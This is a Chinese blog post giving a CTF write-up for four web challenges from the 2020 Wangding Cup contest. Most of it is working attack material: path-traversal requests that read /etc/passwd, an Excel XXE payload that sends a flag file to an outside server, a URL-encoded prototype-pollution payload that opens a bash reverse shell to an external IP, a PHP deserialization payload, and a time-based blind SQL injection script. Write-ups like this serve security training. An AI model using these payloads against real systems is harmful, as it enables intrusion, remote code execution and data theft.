第二届网鼎杯（第一场：青龙组）web WriteUp

原创

HyyMbb 于 2020-05-11 13:40:17 发布 1248 收藏 3

分类专栏： ctf

本文链接：https://blog.csdn.net/a3320315/article/details/106051872


学校战队总排名五十几，web和pwn各拿了一个一血，只能说师傅太强了，不过后来的排名有点起飞，最后半小时，直接从前十名飞出去了~~

filejava

这道题主要考察的是`java`的`xxe`漏洞，这个题目总共有两个功能，上传和下载功能，有上传和下载，我们就想到两个漏洞点，是否有任意文件上传或者任意文件下载？

经过测试确实有任意文件下载，但是任意文件上传确不存在，但是却能够为我们提供路径~~

任意文件下载




```
GET
/DownloadServlet?filename=../../../../../../../../../../../../etc/passwd
HTTP/1.1
Host: 42ddf42a-8a65-4aac-b493-d2b29d474712.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0)
Gecko/20100101 Firefox/76.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer:
http://42ddf42a-8a65-4aac-b493-d2b29d474712.node3.buuoj.cn/UploadServlet
Connection: close
Cookie: JSESSIONID=5C104DDDADF9885A89858FB3087C5307
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 11 May 2020 04:50:16 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 961
Connection: close
Content-Disposition:
attachment;filename=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..
%2F..%2Fetc%2Fpasswd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
app:x:1000:1000::/home/app:/bin/sh
```


但是我们不知道web的路径怎么办？我们还有文件上传的报错~~

文件上传



```
POST /UploadServlet HTTP/1.1
Host: 42ddf42a-8a65-4aac-b493-d2b29d474712.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0)
Gecko/20100101 Firefox/76.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://42ddf42a-8a65-4aac-b493-d2b29d474712.node3.buuoj.cn/
Content-Type: multipart/form-data;
boundary=---------------------------197306056835050489134105279439
Content-Length: 3727
Origin: http://42ddf42a-8a65-4aac-b493-d2b29d474712.node3.buuoj.cn
Connection: close
Cookie: JSESSIONID=5C104DDDADF9885A89858FB3087C5307
Upgrade-Insecure-Requests: 1

-----------------------------197306056835050489134105279439
Content-Disposition: form-data; name="file"; filename="../app.js"
Content-Type: application/x-javascript

var express = require('express');
var path = require('path');
const undefsafe = require('undefsafe');
const { exec } = require('child_process');


var app = express();
class Notes {
    constructor() {
        this.owner = "whoknows";
        this.num = 0;
        this.note_list = {};
    }

    write_note(author, raw_note) {
```


```
HTTP/1.1 500 Internal Server Error
Server: openresty
Date: Mon, 11 May 2020 04:48:52 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 1641
Connection: close
Content-Language: zh-CN

<!doctype html><html lang="zh"><head><title>HTTP Status 500 – Internal
Server Error</title><style type="text/css">body
{font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b
{color:white;background-color:#525D76;} h1 {font-size:22px;} h2
{font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a
{color:black;} .line
{height:1px;background-color:#525D76;border:none;}</style></head><body><
h1>HTTP Status 500 – Internal Server Error</h1><hr class="line"
/><p><b>Type</b> □□□□</p><p><b>□□</b>
&#47;usr&#47;local&#47;tomcat&#47;webapps&#47;ROOT&#47;WEB-INF&#47;uploa
d&#47;8&#47;9&#47;36722b6d-8534-4428-ad2a-bcb7f79f613d_..&#47;app.js
(No such file or directory)</p><p><b>□□</b>
□□□□□□□□□□□□□□□□□□□□□□</p><p><b>Exception</b></p><pre>java.io.FileNotFoun
dException:
&#47;usr&#47;local&#47;tomcat&#47;webapps&#47;ROOT&#47;WEB-INF&#47;uploa
d&#47;8&#47;9&#47;36722b6d-8534-4428-ad2a-bcb7f79f613d_..&#47;app.js
(No such file or directory)
        java.io.FileOutputStream.open0(Native Method)
        java.io.FileOutputStream.open(FileOutputStream.java:270)
        java.io.FileOutputStream.&lt;init&gt;(FileOutputStream.java:213)
        java.io.FileOutputStream.&lt;init&gt;(FileOutputStream.java:101)
        cn.abc.servlet.UploadServlet.doPost(UploadServlet.java:76)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:660)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:741)

org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
</pre><p><b>):□□</b> □□□□□□□ stack □□□□□ server logs □□□</p><hr
class="line" /><h3>Apache Tomcat/8.5.54</h3></body></html>
```


我们可以看到报错处直接给了web的路径，我们就可以直接读源码了

先读web.xml



Send Cancel < > Target: http://42ddf42a-8a65-4aac-b493-d2b29d474712.node3.buuoj

Request

Raw Params Headers Hex

```
GET
/DownloadServlet?filename=../../../../../../../../../../../../usr/local/t
omcat/webapps/ROOT/WEB-INF/web.xml HTTP/1.1
Host: 42ddf42a-8a65-4aac-b493-d2b29d474712.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0)
Gecko/20100101 Firefox/76.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer:
http://42ddf42a-8a65-4aac-b493-d2b29d474712.node3.buuoj.cn/UploadServlet
Connection: close
Cookie: JSESSIONID=5C104DDDADF9885A89858FB3087C5307
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex XML

```
Date: Mon, 11 May 2020 04:56:18 GMT
Content-Type: text/xml; charset=utf-8
Content-Length: 1207
Connection: close
Content-Disposition:
attachment;filename=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F
2F..%2Fusr%2Flocal%2Ftomcat%2Fwebapps%2FROOT%2FWEB-INF%2Fweb.xml

<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
         version="4.0">
    <servlet>
        <servlet-name>DownloadServlet</servlet-name>
        <servlet-class>cn.abc.servlet.DownloadServlet</servlet-cla
    </servlet>

    <servlet-mapping>
        <servlet-name>DownloadServlet</servlet-name>
        <url-pattern>/DownloadServlet</url-pattern>
    </servlet-mapping>

    <servlet>
        <servlet-name>ListFileServlet</servlet-name>
        <servlet-class>cn.abc.servlet.ListFileServlet</servlet-cla
    </servlet>

    <servlet-mapping>
        <servlet-name>ListFileServlet</servlet-name>
        <url-pattern>/ListFileServlet</url-pattern>
    </servlet-mapping>

    <servlet>
        <servlet-name>UploadServlet</servlet-name>
        <servlet-class>cn.abc.servlet.UploadServlet</servlet-class
    </servlet>

    <servlet-mapping>
        <servlet-name>UploadServlet</servlet-name>
        <url-pattern>/UploadServlet</url-pattern>
    </servlet-mapping>
</web-app>
```


然后直接读源码

- cn.abc.servlet.ListFileServlet
- cn.abc.servlet.DownloadServlet
- cn.abc.servlet.UploadServlet

而class文件一般都在classes文件夹下，所以我们要读取UploadServlet，其路径为：

```
../../../../../../../../../../../../usr/local/tomcat/webapps/ROOT/WEB-INF/classes/cn/abc/servlet/UploadServlet.class
```

我这儿只是给出如何读源码以及思路，剩下的就不演示了，剩下就是一些`class`文件反编译之类的

通过读源码我们知道，就是`xxe`漏洞，而且是Excel的`xxe`，Excel就是一个压缩文件，里面有一个xml文件，这儿不做过多阐述

[Content_Types].xml文件改成如下：

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE try[
<!ENTITY % int SYSTEM "http://174.1.59.194/e.xml">
%int;
%all;
%send;
]>
<Types xmlns="http://schemas.openxmlformats.org/package/2006/content-types"><Default Extension="rels" ContentType="application/vnd.openxmlformats-package.relationships+xml"/><Default Extension="xml" ContentType="application/xml"/><Override PartName="/xl/workbook.xml" ContentType="application/vnd.openxmlformats-officedocument.spreadsheetml.sheet.main+xml"/><Override PartName="/xl/worksheets/sheet1.xml" ContentType="application/vnd.openxmlformats-officedocument.spreadsheetml.worksheet+xml"/><Override PartName="/xl/theme/theme1.xml" ContentType="application/vnd.openxmlformats-officedocument.theme+xml"/><Override PartName="/xl/styles.xml" ContentType="application/vnd.openxmlformats-officedocument.spreadsheetml.styles+xml"/><Override PartName="/docProps/core.xml" ContentType="application/vnd.openxmlformats-package.core-properties+xml"/><Override PartName="/docProps/app.xml" ContentType="application/vnd.openxmlformats-officedocument.extended-properties+xml"/></Types>
```

然后在自己服务器下添加e.xml
内容如下：

```
<!ENTITY % payl SYSTEM "file:///flag">
<!ENTITY % all "<!ENTITY &#37; send SYSTEM 'http://174.1.59.194:555/?%payl;'>">
```

然后在自己的服务器上监听555端口，上传Excel就能获得flag了

参考连接

notes

这是一道`nodejs`的题目，怎么说呢，这道题目一般般吧，不过还是被小坑了一下

直接下载源码

```
var express = require('express');
var path = require('path');
const undefsafe = require('undefsafe');
const { exec } = require('child_process');
```

```
var app = express();
class Notes {
    constructor() {
        this.owner = "whoknows";
        this.num = 0;
        this.note_list = {};
    }

    write_note(author, raw_note) {
        this.note_list[(this.num++).toString()] = {"author": author,"raw_note":raw_note};
    }

    get_note(id) {
        var r = {}
        undefsafe(r, id, undefsafe(this.note_list, id));
        return r;
    }

    edit_note(id, author, raw) {
        undefsafe(this.note_list, id + '.author', author);
        undefsafe(this.note_list, id + '.raw_note', raw);
    }

    get_all_notes() {
        return this.note_list;
    }

    remove_note(id) {
        delete this.note_list[id];
    }
}

var notes = new Notes();
notes.write_note("nobody", "this is nobody's first note");


app.set('views', path.join(__dirname, 'views'));
app.set('view engine', 'pug');

app.use(express.json());
app.use(express.urlencoded({ extended: false }));
app.use(express.static(path.join(__dirname, 'public')));


app.get('/', function(req, res, next) {
  res.render('index', { title: 'Notebook' });
});

app.route('/add_note')
    .get(function(req, res) {
        res.render('mess', {message: 'please use POST to add a note'});
    })
    .post(function(req, res) {
        let author = req.body.author;
        let raw = req.body.raw;
        if (author && raw) {
            notes.write_note(author, raw);
            res.render('mess', {message: "add note sucess"});
        } else {
            res.render('mess', {message: "did not add note"});
```

```
            res.render('mess', {message: "did not add note"});
        }
    })

app.route('/edit_note')
    .get(function(req, res) {
        res.render('mess', {message: "please use POST to edit a note"});
    })
    .post(function(req, res) {
        let id = req.body.id;
        let author = req.body.author;
        let enote = req.body.raw;
        if (id && author && enote) {
            notes.edit_note(id, author, enote);
            res.render('mess', {message: "edit note sucess"});
        } else {
            res.render('mess', {message: "edit note failed"});
        }
    })

app.route('/delete_note')
    .get(function(req, res) {
        res.render('mess', {message: "please use POST to delete a note"});
    })
    .post(function(req, res) {
        let id = req.body.id;
        if (id) {
            notes.remove_note(id);
            res.render('mess', {message: "delete done"});
        } else {
            res.render('mess', {message: "delete failed"});
        }
    })

app.route('/notes')
    .get(function(req, res) {
        let q = req.query.q;
        let a_note;
        if (typeof(q) === "undefined") {
            a_note = notes.get_all_notes();
        } else {
            a_note = notes.get_note(q);
        }
        res.render('note', {list: a_note});
    })

app.route('/status')
    .get(function(req, res) {
        let commands = {
            "script-1": "uptime",
            "script-2": "free -m"
        };
        for (let index in commands) {
            exec(commands[index], {shell:'/bin/bash'}, (err, stdout, stderr) => {
                if (err) {
                    return;
                }
                console.log(`stdout: ${stdout}`);
            });
        }
```

```
        res.send('OK');
        res.end();
    })
const port = 666;
app.listen(port, () => console.log(`Example app listening at http://localhost:${port}`))
```

很明显了，有一个执行系统命名的地方，但是数组是被写死的，我们很自然想到的就是原型链污染，这样才能可能执行我们想要的命令

而恰好，undefsafe在版本2.0.3之前都是存在原型链污染的·~~

```
var a = require("undefsafe");
var payload = "__proto__.toString";
a({},payload,"JHU");
console.log({}.toString);
```

参考连接

所以过程就很明显了
直接到`/edit_note`路由，这三个参数我们都可控
传的参数为：

```
id=__proto__&author=%2f%62%69%6e%2f%62%61%73%68%20%2d%63%20%62%61%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%63%70%2f%31%37%34%2e%31%2e%35%39%2e%31%39%34%2f%35%35%35%20%30%3e%26%31&raw=1
```

直接反弹shell，获得`flag`

AreUSerialz

这道题我们队拿了个一血，其实做题的师傅都不知道怎么回事~~~（偷笑）

这道源码很简单，主要是弱类型绕过+简单的反序列化

主要就是绕过`protected`中的特殊字符
有的师傅说`%00`可以用空格绕过，或者直接用`public`代替，是因为`php7.1+`反序列化对这些不敏感，反正我也不太清楚

接下来说一下我们队的师傅是怎么做的吧

他是直接用public代替proteced，然乎修改一下类的属性个数（即绕过`__wakeup`的那种方法）就直接读`flag.php`了
我们当时还以为这也是绕过proteted的一种方式了，hhh

后来在buu上复现，直接用这个payload就行了

```
O:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:8:"flag.php";s:7:"content";N;}
```

可能当时比赛和buu上的环境不一样吧~~~

后来听别人说预期解是读`cmdline`？
我也不知道~~

- php7.2+对`private`和`public`不敏感
- 小写s改为大写S，后面的值就可以接16进制，从而绕过过滤

trace

这道题目比较可惜，flag爬到一半，比赛就停了
由于一次容器只能插入20次数据，所以我们不能用常规的方法，否则根本跑不出来
这儿我们主要用到的是`exp`溢出来报错
而且不能直接跑出表名，列名，这些都是猜的~~

直接贴出exp:

```python
# encoding=utf-8
import requests
import time

url="http://b5973f1b497b40ff9e8875428cbf9558f1ed1af239e9491f.cloudgame1.ichunqiu.com/register_do.php"
proxies = {
    "http": "http://127.0.0.1:8080",
  }

flag="flag{"
#erfenfa
for i in range(6,50):
 high = 127
 low = 44
 mid = (low + high) // 2
 while high > low:
  #payload=r"id=\\0&path=or 1=(ascii(mid(CONCAT_WS(CHAR(32,58,32),user(),database(),version()),{},1))>{})--+" #6
5
  payload=r"ddd',exp(if(ascii(mid((select a.2 from (select 1,2 union select * from flag)a limit 1,1),{},1))>{},s
leep(4),0)+10000))-- -"
  #payload=r"11',if(ascii(mid(user(),{},1))>{},sleep(3),1))-- -"
  #payload=r"id=\\0&path=or 1=(ascii(mid((select password from users limit 1 offset 0),{},1))>{})--+"
  #url_1=url+payload.format(i,mid)

  data={"username":payload.format(i,mid),"password":"ddd"}
  print(payload.format(i,mid))
  s_time=time.time()
  r=requests.post(url,data=data,proxies=proxies)
  print(r.content)
  e_time=time.time()
  if e_time-s_time>3:
   low=mid+1
  else:
   high=mid
  mid=(low+high)//2
  time.sleep(1)
 flag+=chr(mid)
 print(flag)


'''
if(ascii(mid(user(),1,1))>43,sleep(5),1)

sys.schema_auto_increment_columns
if((ascii(mid((select/**/group_concat(table_NAME)/**/from/**/mysql.innodb_table_stats/**/where/**/table_schema=d
atabase()),1,1))>1),sleep(5),1)'''
#if(ascii(mid((select/**/group_concat(table_NAME)/**/from/**/sys.schema_auto_increment_columns/**/where/**/table
_schema=database()),1,1))>1)
#if(ascii(mid((select/**/group_concat(table_NAME)/**/from/**/information_schema.tables/**/where/**/table_schema=
database()),1,1))>1,sleep(5),1)
#if(ascii(mid((select/**/group_concat(table_NAME)/**/from/**/sys.schema_auto_increment_columns/**/where/**/table
_schema=database()),{},1))>{},sleep(5),1)

#select a.2 from (select 1,2 union select * from Flag)a limit 1,1
#if(ascii(mid((select select a.2 from (select 1,2 union select * from Flag)a limit 1,1),{},1))>{},sleep(3),1)
#flag{dbfb184e62-ed9834-437a3-ak2d1a80-7}
#14 2
#flag{8be2fcc4-a40a-48f6-8554-9f2789f3df1c}
#21 4
```